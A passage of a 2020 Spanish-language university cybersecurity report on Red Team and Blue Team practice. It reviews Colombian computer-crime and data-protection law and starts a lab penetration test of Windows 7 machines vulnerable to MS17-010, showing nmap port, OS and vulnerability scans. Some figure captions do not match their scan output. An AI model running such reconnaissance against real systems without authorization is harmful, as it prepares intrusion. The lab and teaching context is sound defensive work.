

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS
BLUETEAM Y REDTEAM

JEISON YAMIT GÓMEZ CAMACHO

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
BOGOTÁ D.C.
2020

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS
BLUETEAM Y REDTEAM

JEISON YAMIT GÓMEZ CAMACHO

SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN
CIBERSEGURIDAD: RED TEAM & BLUE TEAM

DIRECTOR:
M. SC. JOHN FREDDY QUINTERO

ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA – ECBTI
UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA - UNAD
BOGOTÁ D.C.
2020

TABLA DE CONTENIDO

LISTA DE FIGURAS	4
LISTA DE TABLAS	5
GLOSARIO	6
RESUMEN.....	8
INTRODUCCIÓN	9
1. OBJETIVOS	10
1.1 OBJETIVO GENERAL.....	10
1.2 OBJETIVOS ESPECÍFICOS.....	10
2. EL MARCO LEGAL EN COLOMBIA Y WHITEHOUSE SECURITY.....	11
2.1 LEY 1273 DE 2009 - DELITOS INFORMÁTICOS EN COLOMBIA.	11
2.2 LEY 1581 DE 2012 - PROTECCIÓN DE DATOS PERSONALES.....	12
2.3 LA ORGANIZACIÓN WHITEHOUSE SECURITY	12
3. PRUEBAS DE INTRUSIÓN POR EL EQUIPO RED TEAM	15
3.1 PROCEDIMIENTOS PARA DAR SOLUCIÓN AL INCIDENTE.....	15
3.2 FALLOS IDENTIFICADOS A NIVEL DE SISTEMA OPERATIVO	24
3.3 MANERA ESPECÍFICA CÓMO EL ATAQUE REALIZADO AFECTA A CADA UNA DE LAS MÁQUINAS	25
4. CONTENCIÓN DE ATAQUES POR EL EQUIPO BLUE TEAM	26
4.1 CONTENCIÓN DE ATAQUES EN WHITEHOUSE SECURITY	27
4.2 ACCIONES DE HARDENIZACIÓN PARA EVITAR ATAQUES SIMILARES EN WHITEHOUSE SECURITY	28
4.3 COMPROBACION DE LAS MEDIDAS DE HARDENIZACIÓN PROPUESTAS.....	29
5. VIDEO.....	33
6. CONCLUSIONES.....	34
7. RECOMENDACIONES	36
REFERENCIAS BIBLIOGRÁFICAS.....	38

LISTA DE FIGURAS

Figura 1. Escaneo de servicios instalados y puertos abiertos <i>Win7-SE2020</i>	16
Figura 2. Detección de vulnerabilidades <i>Win7-SE2020</i>	16
Figura 3. Vulnerabilidades encontradas en <i>Win7-SE2020</i>	17
Figura 4. Sistema operativo, servicios y puertos abiertos <i>Win7-SE2020-X64</i>	17
Figura 5. Detección de vulnerabilidades <i>Win7-SE2020-X64</i>	18
Figura 6. Vulnerabilidades encontradas en <i>Win7-SE2020-X64</i>	18
Figura 7. Búsqueda del exploit <i>ms17-010</i>	19
Figura 8. Payloads disponibles para el exploit " <i>eternalblue</i> ".....	19
Figura 9. Configuración de parámetros para la explotación <i>Win7-SE2020</i>	20
Figura 10. Explotación con <i>eternalblue</i> en <i>Win7-SE2020</i>	20
Figura 11. Pantalla azul por error en Windows 7 x86	21
Figura 12. Parámetros de configuración para el ataque <i>Win7-SE2020-X64</i>	21
Figura 13. Confirmación de los parámetros configurados <i>Win7-SE2020-X64</i>	22
Figura 14. Explotación de la vulnerabilidad <i>Win7-SE2020-X64</i>	22
Figura 15. Ubicación del archivo "winse20w0.exe" en <i>Win7-SE2020-X64</i>	23
Figura 16. Evidencia generada por el archivo "winse20w0.exe".....	23
Figura 17. Script " <i>vuln</i> " consola nmap	24
Figura 18. Catálogo de Microsoft Update	29
Figura 19. Instalación de la actualización KB4012212 en <i>Win7-SE2020-X64</i>	30
Figura 20. Reinicio sugerido por la instalación de la actualización de seguridad ...	30
Figura 21. Escaneo de vulnerabilidades a la máquina <i>Win7-SE2020-X64</i>	31
Figura 22. Verificación de los parámetros de la explotación.....	32
Figura 23. Explotación con <i>eternalblue</i> en <i>Win7-SE2020-X64</i>	32

LISTA DE TABLAS

Tabla 1. Información de red – Máquinas virtuales.....	16
Tabla 2. Resultados de las vulnerabilidades encontradas con nmap.....	24

GLOSARIO

ATAQUE INFORMÁTICO: Es una forma de acceder ilegalmente a un sistema informático, valiéndose de las debilidades o fallas que se presentan a nivel de software, hardware o el componente humano, con el objetivo de sustraer información, producir daños o alterar el funcionamiento del sistema.

BLUE TEAM: Equipo de seguridad que se caracteriza por brindar proactivamente seguridad a organizaciones frente a ataques informáticos, encargándose de la búsqueda e identificación permanente de vulnerabilidades y fallas de seguridad, así como de verificar la efectividad de cada medida de seguridad implementada.

CIBERDELINCUENTE: Sujeto con conocimientos y habilidades técnicas capaz de acceder a sistemas informáticos vulnerables para cometer actividades delictivas como lo es la destrucción, secuestro y robo de información o provocar la anulación o daño de los sistemas.

CIBERSEGURIDAD: Es el conjunto de acciones de carácter preventivo encaminadas a proteger y defender los sistemas informáticos y las redes de datos de los ataques maliciosos que pongan en riesgo la información.

COPNIA (CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA): Es un organismo de carácter público, encargado de controlar, inspeccionar y vigilar el ejercicio de las actividades de ingeniería a nivel Colombia.

CVE (COMMON VULNERABILITIES AND EXPOSURES): Es el listado de vulnerabilidades y exposiciones de seguridad más conocidas a la que están expuestas los sistemas.

EXPLOIT: Programa informático o fragmento de software que se utiliza para explotar o aprovechar fallos de seguridad presentes en un sistema o aplicación.

ETERNALBLUE: Exploit desarrollado para aprovechar una vulnerabilidad en la implementación de la versión 1 del protocolo Server Message Block.

FIREWALL: Herramienta que permite proteger una red interna doméstica o de una organización, contra atacantes o intrusos no autorizados que quieran acceder a ella desde una red externa como Internet.

HARDENING: Proceso de endurecimiento o fortalecimiento de los sistemas para reducir vulnerabilidades y evitar amenazas o ataques.

METASPLOIT: Es una herramienta de código abierto, orientado a la realización de auditorías de seguridad y pruebas de penetración, con las cuales se busca poder determinar, explotar y conocer el alcance de las vulnerabilidades de seguridad del sistema.

METERPRETER: Carga útil diseñada para permitir la exploración, manipulación y ejecución de procesos en una máquina vulnerable, la cual se ejecuta en la memoria y no escribe ningún archivo en el sistema atacado, lo que hace difícil su detección.

NMAP (NETWORK MAPPER): Es un software libre, de código abierto, para la realización de pruebas de penetración y auditorías de seguridad, el cual permite escanear una red de datos y determinar el número de equipos que la conforman, así como las características técnicas de cada uno de ellos, como lo son: sistema operativo, servicios, dirección MAC, puertos en uso, puertos abiertos, entre otros.

PARCHE DE SEGURIDAD: Son un grupo de actualizaciones de software orientadas a la corrección de errores, problemas de seguridad o vulnerabilidades existentes en los sistemas operativos y programas informáticos.

PAYLOAD: La carga útil es el mensaje que se envía a la máquina atacada, con el código que se quiere ejecutar para aprovechar la vulnerabilidad.

PENTESTING: Las pruebas de penetración son un método por medio del cual se evalúa el nivel de seguridad en una red de equipos o sistemas informáticos, a través de ataques simulados en ambientes controlados, con los cuales se busca encontrar las vulnerabilidades que un atacante podría explotar.

RED TEAM: Equipo de seguridad que realiza ataques controlados a objetivos específicos de la infraestructura de una organización con el objetivo de encontrar y explotar vulnerabilidades y fallos de seguridad en los sistemas y equipos.

SMB (SERVER MESSAGE BLOCK): Protocolo de red propio de máquinas equipadas con sistemas operativos Windows, el cual usa el puerto 445 TCP para permitir que las aplicaciones puedan compartir en una red de datos archivos, impresoras, directorios, discos, entre otros servicios.

UTM (UNIFIED THREAT MANAGEMENT): Sistema de gestión unificada de amenazas, capaz de gestionar y administrar desde una sola consola o producto múltiples funciones de seguridad en una red de datos.

VULNERABILIDAD: Es el punto débil o fallo existente en un sistema informático, a través del cual un atacante puede comprometer la seguridad del mismo.

RESUMEN

El presente trabajo consolida en un informe técnico los aspectos más relevantes relacionados a la ejecución de actividades realizadas durante el Seminario Especializado Equipos Estratégicos en Ciberseguridad Red Team & Blue Team.

Para su desarrollo iniciaremos abordando los asuntos no éticos e ilegales plasmados en un acuerdo de confidencialidad propuesto entre el Estudiante y WhiteHouse Security, que atentan contra la normatividad colombiana en lo relacionado a delitos informáticos y protección de datos personales.

Paso seguido y utilizando un escenario simulado implementado a partir de máquinas virtuales, analizaremos un incidente de seguridad informático en donde podremos apreciar algunos fallos de seguridad que permitieron comprometer unos equipos informáticos a partir de los cuales se presentaron fugas de información. Con este ejercicio se comprenderá en mayor detalle la forma como se puede materializar un ciberataque a partir de las vulnerabilidades presentes en los sistemas y el alcance que pueden tener en una organización.

Esto nos permitirá dimensionar el alcance y las funciones de los equipos de seguridad dentro de las organizaciones, la cual inicia con la búsqueda permanente de vulnerabilidades y fallos de seguridad en la infraestructura tecnológica, pasando por la responsabilidad de establecer las acciones necesarias para la contención de ataques informáticos, así como fortalecer las medidas de hardenización que permitan que los ataques no se materialicen, o no se vuelvan a repetir en la organización.

De esta manera, se sintetizan los conceptos, temáticas y actividades realizadas durante el desarrollo del Seminario Especializado, el cual permitió fortalecer las competencias teóricas y prácticas que necesitarán los profesionales que participaron de su desarrollo, para el cumplimiento de sus propósitos laborales a través de los cuales se buscará solucionar diversos tipos de problemáticas y situaciones en torno a la seguridad informática de las organizaciones, con las que se puedan encontrar en entornos reales.

INTRODUCCIÓN

La información es un activo muy valioso, la cual se ha convertido en el objetivo primordial de las organizaciones velar por su protección y custodia, ya que con el avance y las bondades de la tecnología cada día es mayor la cantidad de información que se procesa y almacena en sus sistemas informáticos, convirtiéndose en la materia prima fundamental que soporta todas sus operaciones y garantiza una atención oportuna de sus clientes, proveedores y aliados estratégicos. Es por esto que es ampliamente apetecida por los ciberdelincuentes que están al acecho y en la constante búsqueda de fallos y vulnerabilidades en los equipos y sistemas informáticos, que les permitan apoderarse de ella, principalmente con fines económicos y reputacionales para llenar su ego, sus arcas y afectar a organizaciones y personas en su camino delictivo.

Teniendo en cuenta lo anterior, es importante implementar medidas que permitan velar y garantizar la adecuada protección de la información, para impedir que los atacantes puedan comprometer su disponibilidad, integridad y confidencialidad. En este sentido, se han establecido alrededor del mundo diversas comunidades y grupos de trabajo los cuales están conformados por catedráticos, investigadores y profesionales altamente capacitados los cuales han establecido modelos y metodologías que enseñan a los profesionales del área de la seguridad de la información a analizar, indagar y establecer medidas de protección adecuadas para hacer frente a posibles ataques e incidentes de seguridad. Así mismo y debido a su amplia experiencia, estos grupos de trabajo nos dan pautas y nos enseñan la forma como los equipos de seguridad deben actuar ante ataques que se hayan materializado al interior de las organizaciones.

Proporcionar a los estudiantes los conocimientos, técnicas y herramientas necesarias es el fin mismo del Seminario Especializado, en el cual a partir de ejercicios prácticos y situaciones reales ocurridas hemos aprendido nuevos conceptos y mejorado nuestras destrezas profesionales para atender oportuna y eficazmente situaciones de nuestro entorno laboral donde pueda estar comprometida la seguridad de la información.

1. OBJETIVOS

1.1 OBJETIVO GENERAL

Construir un informe técnico en el cual se presenten los aspectos más relevantes del desarrollo de las actividades del Seminario Especializado y se den a conocer recomendaciones que permitan fortalecer las estrategias de los equipos de seguridad Red Team & Blue Team para el desarrollo de sus actividades.

1.2 OBJETIVOS ESPECÍFICOS

- Identificar y exponer las conductas fundamentales que rigen el correcto ejercicio de las actividades profesionales de ingeniería, dentro del cumplimiento de la ética, los valores, las normas y las leyes colombianas sobre la protección de datos personales y delitos informáticos.
- Comprender como el desarrollo y aplicación de las pruebas de intrusión en un sistema informático puede ayudar a resolver el incidente de seguridad en WhiteHouse Security, al permitir identificar los fallos y vulnerabilidades existentes a nivel de sistema operativo en los equipos atacados.
- Analizar el ataque informático ocurrido en WhiteHouse Security y establecer las acciones iniciales y medidas de hardenización que se deben implementar en la infraestructura tecnológica de la organización para lograr la contención exitosa del ataque y evitar que se vuelva a repetir.
- Sustentar mediante un video el desarrollo de las actividades realizadas en el Seminario Especializado Equipos Estratégicos en Ciberseguridad Red Team & Blue Team.

2. EL MARCO LEGAL EN COLOMBIA Y WHITEHOUSE SECURITY

En el país existen diferentes leyes y decretos orientados a la protección de la información y los datos personales, con los cuales se busca salvaguardar a las personas y las organizaciones de conductas que comprometan la confidencialidad, disponibilidad e integridad de la información, particularmente privada.

En este sentido es fundamental que los profesionales en seguridad informática no solo sean expertos a nivel técnico, sino que además deben conocer en detalle la legislación y las normas que les son aplicables, para evitar cometer conductas que vayan en contravía de lo estipulado por la ley y en los códigos que regulan el ejercicio de las actividades propias de la ingeniería.

2.1 LEY 1273 DE 2009 - DELITOS INFORMÁTICOS EN COLOMBIA.

En materia de Delitos Informáticos encontramos la ley 1273 de 2009¹, la cual modifica el Código Penal y crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos", a través de la cual se busca la preservación integral de los sistemas que utilizan las tecnologías de la información y las comunicaciones. Para esto, la ley específica en su capítulo I, 8 artículos donde se establecen el tipo de conductas y faltas que atentan contra los datos y los sistemas informáticos, así como las acciones legales, tipo de penas y multas económicas a que estarían expuestos quienes los infrinjan².

De lo anterior tenemos:

- Artículo 269A - Acceso abusivo a un sistema informático.
- Artículo 269B - Obstaculización ilegítima de sistema informático o red de telecomunicaciones.
- Artículo 269C - Interceptación de datos informáticos.
- Artículo 269D - Daño Informático.
- Artículo 269E - Uso de software malicioso.
- Artículo 269F - Violación de datos personales.
- Artículo 269G - Suplantación de sitios web para capturar datos personales.
- Artículo 269H - Circunstancias de agravación punitiva.

¹ Ministerio de Tecnologías de la Información y las Comunicaciones - MinTIC (2009). Ley 1273 2009 [En línea]. [01 de septiembre 2020]. 4 p. Disponible en: https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

² Ibid, p. 1 – 2.

Este último artículo describe las situaciones y conductas que pueden provocar un aumento de la pena, como lo pueden ser: acceso a sistemas informáticos estatales o del sector financiero nacional o extranjero, si quienes cometen el delito son empleados públicos dentro del ejercicio de sus funciones o son personas que se valen de la confianza dada por el proveedor de la información, si los hechos se realizan con fines terroristas o creando riesgos para la seguridad nacional, o con la intención de obtener beneficio propio o para terceros o causar perjuicio a otros.

El capítulo II de esta ley aborda el tema de los atentados informáticos y otras infracciones.

- Artículo 269I - Hurto por medios informáticos y semejantes
- Artículo 269J - Transferencia no consentida de activos

2.2 LEY 1581 DE 2012 - PROTECCIÓN DE DATOS PERSONALES

Otra importante ley con la cual se busca la protección de la información y los datos de las personas es la ley 1581 de 2012, habeas data, la cual emite los lineamientos que permiten dar un tratamiento adecuado a las bases de información que poseen tanto las empresas públicas como las privadas. Esta ley indica que la información solo puede ser utilizada por las entidades u organizaciones a las cuales previamente las personas les autorizaron su uso, a través de la política de datos personales de la ley en mención.

“La presente ley tiene por objeto desarrollar el derecho constitucional que tienen todas las personas a conocer, actualizar y rectificar las informaciones que se hayan recogido sobre ellas en bases de datos o archivos, y los demás derechos, libertades y garantías constitucionales a que se refiere el artículo 15 de la Constitución Política...”³

2.3 LA ORGANIZACIÓN WHITEHOUSE SECURITY

Con su operación en el país, WhiteHouse Security se encuentra en la búsqueda de profesionales que estén dispuestos a trabajar con ellos y para eso dispuso un acuerdo entre las partes, en el cual se evidencian procesos ilegales y poco éticos que van en contra de lo dispuesto en la legislación nacional anteriormente descrita, así como en el código que regula el actuar de los ingenieros.

³ Ministerio de Tecnologías de la Información y las Comunicaciones - MinTIC. (2012). Ley 1581 2012 [en línea]. [01 de septiembre 2020]. 11 p. Disponible en: https://www.mintic.gov.co/portal/604/articles-4274_documento.pdf

Entre los aspectos más controvertidos de este acuerdo encontramos:

- El objeto del acuerdo es lo suficientemente claro en estipular que la parte receptora no podrá divulgar ningún tipo de información relacionada con los procesos ilegales que se lleven a cabo en Whitehouse security, con lo cual se evidencia una falta al Código de Ética COPNIA al omitir la denuncia de los procesos ilegales y faltas que se pudieran cometer y que atenten contra el código.
- La cláusula segunda, definición de información confidencial en el numeral 2, como “datos de chuzadas, interceptación de información y acceso abusivo a sistemas informáticos” atenta contra el artículo 269A y artículo 269C de la ley 1273 de 2009, al consentir el acceso abusivo a sistemas informáticos e interceptación de datos informáticos.
- La cláusula tercera, origen de la información confidencial, admitiría una clara violación de las disposiciones para la protección y tratamiento de datos personales contempladas en ley 1581 de 2012, al especificar que cualquier información tangible o intangible que se obtenga no requiere advertir su carácter confidencial. De igual forma el artículo 269F de la ley 1273 de 2009 también se vería vulnerado, dado que contempla una violación de datos personales.
- La cláusula 4 en sus numerales 3 y 4, indica que no se deben denunciar ante las autoridades las actividades de espionaje u otros procesos ilegales de apropiación de información de terceros. Estos apartados nuevamente atentan contra el Código de Ética COPNIA, el cual en su artículo 31 numeral F establece “Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder”.⁴
- La cláusula 4 en su numeral 7, hace alusión a responder por el mal uso que puedan dar los representantes de la organización a la información de carácter confidencial. Esta conducta es conocida como delito de favorecimiento y viola directamente el código penal en su artículo 446 que indica “El que tenga conocimiento de la comisión de la conducta punible, y sin concierto previo, ayudare a eludir la acción de la autoridad o a entorpecer la investigación correspondiente, incurrirá en prisión de uno (1) a cuatro (4) años”.⁵
- Por último en la cláusula 8, la organización se exonera de cualquier responsabilidad legal y penal en caso de hallarse información ilegal en manos de sus empleados, con lo cual estarían encubriendo sus actividades dada su amplia y evidente participación en toda la cadena de obtención y manipulación de la información.

⁴ Consejo Nacional del Ingeniería. Código de Ética. [En línea]. [04 de septiembre 2020]. 20 p. Disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

⁵ Código penal Colombiano. [En línea]. [12 de septiembre 2020]. 111 p. Disponible en: https://www.oas.org/dil/esp/Codigo_Penal_Colombia.pdf

Aunado a lo anterior, el acuerdo propuesto por Whitehouse Security además de violar las leyes vigentes en materia de delitos informáticos y protección de datos personales, infringe también el Código de Ética para el ejercicio de la Ingeniería al incitar en los profesionales la contravención de su articulado, como lo es⁶:

- Denunciar todas las conductas, hechos y faltas de las cuales se tenga conocimiento con ocasión del desarrollo de sus actividades profesionales y que estén en contra del Código de Ética.
- Respetar las disposiciones legales vigentes y no aceptar trabajos que vayan en contra de ellas, así como denunciar todas sus violaciones.
- No obstaculizar investigaciones adelantadas por el Consejo Profesional o autoridades competentes y por el contrario prestarles la colaboración requerida para el desarrollo de sus funciones.
- No cometer en delitos que atenten contra clientes, colegas o autoridades nacionales.
- Velar por el buen prestigio de la profesión.

De esta forma, el profesional que decida aplicar a un cargo en WhiteHouse Security con el acuerdo propuesto, además de ser partícipe de conductas poco éticas e ilegales, también estaría faltando a las leyes al cometer delitos informáticos y permitir la violación de datos personales, lo cual le podría acarrear condenas de prisión y multas económicas desde el punto de vista de la ley colombiana.

De otra parte, el COPNIA también podría sancionar al profesional por las acciones que impliquen la violación a la ley y al código de ética profesional, las cuales se aplican de acuerdo a la gravedad del caso y son:

*“a) Amonestación Escrita, en el caso de las faltas leves. b) Suspensión de la Matrícula Profesional por un término máximo de cinco años, dependiendo de la gravedad de la falta y de si el profesional tiene o no antecedentes disciplinarios. c) La cancelación de la Matrícula Profesional, en el caso de las faltas gravísimas”.*⁷

Por todo lo anterior, además de acatar lo dispuesto en las leyes nacionales, es importante también tener en cuenta las disposiciones del Código de Ética Profesional en lo referente al cumplimiento obligatorio de normas que rigen la conducta y el actuar del ejercicio profesional.

⁶ Consejo Nacional de Ingeniería. Óp. Cit., P. 20.

⁷ Consejo Nacional de Ingeniería. Óp. Cit., P. 4.

3. PRUEBAS DE INTRUSIÓN POR EL EQUIPO RED TEAM

WhiteHouse Security ha reportado fugas de información al interior de su organización, la cual al parecer se presenta a través de dos equipos de cómputo equipados con sistemas operativos Windows 7 X86 y Windows 7 X64, los cuales al momento del incidente no se encontraban actualizados y no contaban con la actualización de seguridad de MS17-010, liberada para Windows el 14 de marzo de 2017.

Adicionalmente la organización informa que los equipos de cómputo sospechosos tienen activo el protocolo SMBv1 para impresoras y archivos dentro de la red, aunado con que uno de ellos suele frecuentemente mostrar pantalla azul por error de Windows. Se sospecha que la fuga de información puede relacionarse con el identificador CVE-2017-0144.

3.1 PROCEDIMIENTOS PARA DAR SOLUCIÓN AL INCIDENTE

Para atender este incidente y lograr analizar e identificar correctamente las vulnerabilidades presentes en los sistemas, así como su posterior explotación, remediación y mitigación, nos apoyaremos de las etapas de un pentesting con el objetivo de evaluar correctamente el nivel de seguridad de los equipos sospechosos de presentar la falla.

Iniciaremos con la información provista por la organización a partir de la cual encontraremos información relevante asociada con los equipos de cómputo como lo es su sistema operativo, los protocolos que utiliza, la fecha de las últimas actualizaciones recibidas e instaladas. A partir de esto, el equipo de seguridad comenzara con el proceso de análisis y documentación para establecer si el fallo de seguridad está asociado a la ausencia de la actualización MS17-010 y puede relacionarse con identificador CVE-2017-0144.

Luego haciendo uso de herramientas especializadas como el Network Mapper o Nmap, Red Team escaneara los equipos sospechosos con el fin de obtener información más detallada como lo es la versión del sistema operativo instalado, los servicios de red que se ejecutan, el número de puertos que se encuentran abiertos y las posibles vulnerabilidades a que están expuestos.

De acuerdo con los escenarios controlados que fueron suministrados por WhiteHouse Security para agilizar la investigación, se tiene que cada uno de los equipos de cómputo presenta la siguiente configuración de red:

Tabla 1. Información de red – Máquinas virtuales

Máquina Virtual	Dirección IP	Mascara de Red	Puerta de Enlace
Win7-SE2020	10.0.2.4	255.255.255.0	10.0.2.1
Win7-SE2020-X64	10.0.2.5	255.255.255.0	10.0.2.1
Kali – Seminario	10.0.2.40	255.255.255.0	10.0.2.1

Fuente: Autor

A partir de estos parámetros de red empezaremos con el escaneo de nuestros sistemas sospechosos:

➤ **Win7-SE2020:**

Figura 1. Escaneo de servicios instalados y puertos abiertos Win7-SE2020

```

estudiante@seminario:~$ nmap 10.0.2.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-19 14:07 -05
Nmap scan report for 10.0.2.4
Host is up (0.0021s latency).
Not shown: 986 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  iclslap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49158/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
estudiante@seminario:~$
    
```

Fuente: Autor

Figura 2. Detección de vulnerabilidades Win7-SE2020

```

estudiante@seminario:~$ nmap -d --script vuln 10.0.2.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-19 16:24 -05
PORTS: Using top 1000 ports found open (TCP:1000, UDP:0, SCTP:0)
----- Timing report -----
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0
-----
NSE: Using Lua 5.3.
NSE: Arguments from CLI:
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 16:24
NSE: Starting broadcast-avahi-dos.
NSE: [broadcast-avahi-dos] dns.query() got zero responses attempting to resolve query: _services._dns-sd._udp.local
NSE: Finished broadcast-avahi-dos.
Completed NSE at 16:24, 10.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 16:24
Completed NSE at 16:24, 0.00s elapsed
Initiating Ping Scan at 16:24
Scanning 10.0.2.4 [2 ports]
Completed Ping Scan at 16:24, 0.00s elapsed (1 total hosts)
Overall sending rates: 1839.93 packets / s.
mass_rdns: Using DNS server 8.8.8.8
Initiating Parallel DNS resolution of 1 host. at 16:24
mass_rdns: 0.02s/0/1 [#: 1, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
Completed Parallel DNS resolution of 1 host. at 16:24, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
    
```

Fuente: Autor

Figura 3. Vulnerabilidades encontradas en Win7-SE2020

```
estudiante@seminario:~$ nmap -sV 10.0.2.5
Nmap scan report for 10.0.2.5
Host is up (0.00042s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE        VERSION
49155/tcp  open  unknown       syn-ack
49156/tcp  open  unknown       syn-ack
49158/tcp  open  unknown       syn-ack

Host script results:
|_ samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-cve-2017-7494:
|   ERROR: Either versioning failed or samba does not exist on the port!
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|   State: VULNERABLE
|   IDs: CVE:CVE-2017-0143
|   Risk factor: HIGH
|   A critical remote code execution vulnerability exists in Microsoft SMBv1
|   servers (ms17-010).
|
|_ Disclosure date: 2017-03-14
|_ References:
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannac
|   rpyt-attacks/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
Final times for host: srtp: 1078 rttvar: 341 to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 16:27
Completed NSE at 16:27, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 16:27
Completed NSE at 16:27, 0.00s elapsed
Read from /usr/bin/./share/nmap: nmap-payloads nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 161.87 seconds
estudiante@seminario:~$
```

Fuente: Autor

De lo anterior, podemos concluir que el script lanzado desde nmap a la máquina Win7-SE2020 ha permitido detectar la vulnerabilidad “Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)” identificada con el ID CVE2017-0143.

➤ Win7-SE2020-X64:

Figura 4. Sistema operativo, servicios y puertos abiertos Win7-SE2020-X64

```
estudiante@seminario:~$ sudo nmap -O -sV 10.0.2.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-26 08:26 -05
Nmap scan report for 10.0.2.5
Host is up (0.00042s latency).
Not shown: 987 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
534/tcp   open  rtsp?
2869/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
5357/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49158/tcp open  msrpc          Microsoft Windows RPC
MAC Address: 08:00:27:92:86:C0 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7[2008]8.1
OS CPE: cpe:/o:microsoft:windows 7:- cpe:/o:microsoft:windows 7::sp1 cpe:/o:microsoft:win
dows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8_c
pe:/o:microsoft:windows 8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2
, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: PC202006; OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/
Nmap done: 1 IP address (1 host up) scanned in 131.95 seconds
estudiante@seminario:~$
```

Fuente: Autor

Figura 5. Detección de vulnerabilidades Win7-SE2020-X64

```
estudiante@seminario:~$ nmap -d --script vuln 10.0.2.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-19 16:24 -05
PORTS: Using top 1000 ports found open (TCP:1000, UDP:0, SCTP:0)
----- Timing report -----
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0
-----
NSE: Using Lua 5.3.
NSE: Arguments from CLI:
NSE: Loaded 105 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 16:24
NSE: Starting broadcast-avahi-dos.
NSE: [broadcast-avahi-dos] dns.query() got zero responses attempting to resolve query: _
services._dns-sd._udp.local
NSE: Finished broadcast-avahi-dos.
Completed NSE at 16:24, 10.01s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 16:24
Completed NSE at 16:24, 0.00s elapsed
Initiating Ping Scan at 16:24
Scanning 10.0.2.4 [2 ports]
Completed Ping Scan at 16:24, 0.00s elapsed (1 total hosts)
Overall sending rates: 1839.93 packets / s.
mass_rdns: Using DNS server 8.8.8.8
Initiating Parallel DNS resolution of 1 host. at 16:24
mass_rdns: 0.02s 0/1 [#: 1, OK: 0, NX: 0, DR: 0, SF: 0, TR: 1]
Completed Parallel DNS resolution of 1 host. at 16:24, 0.02s elapsed
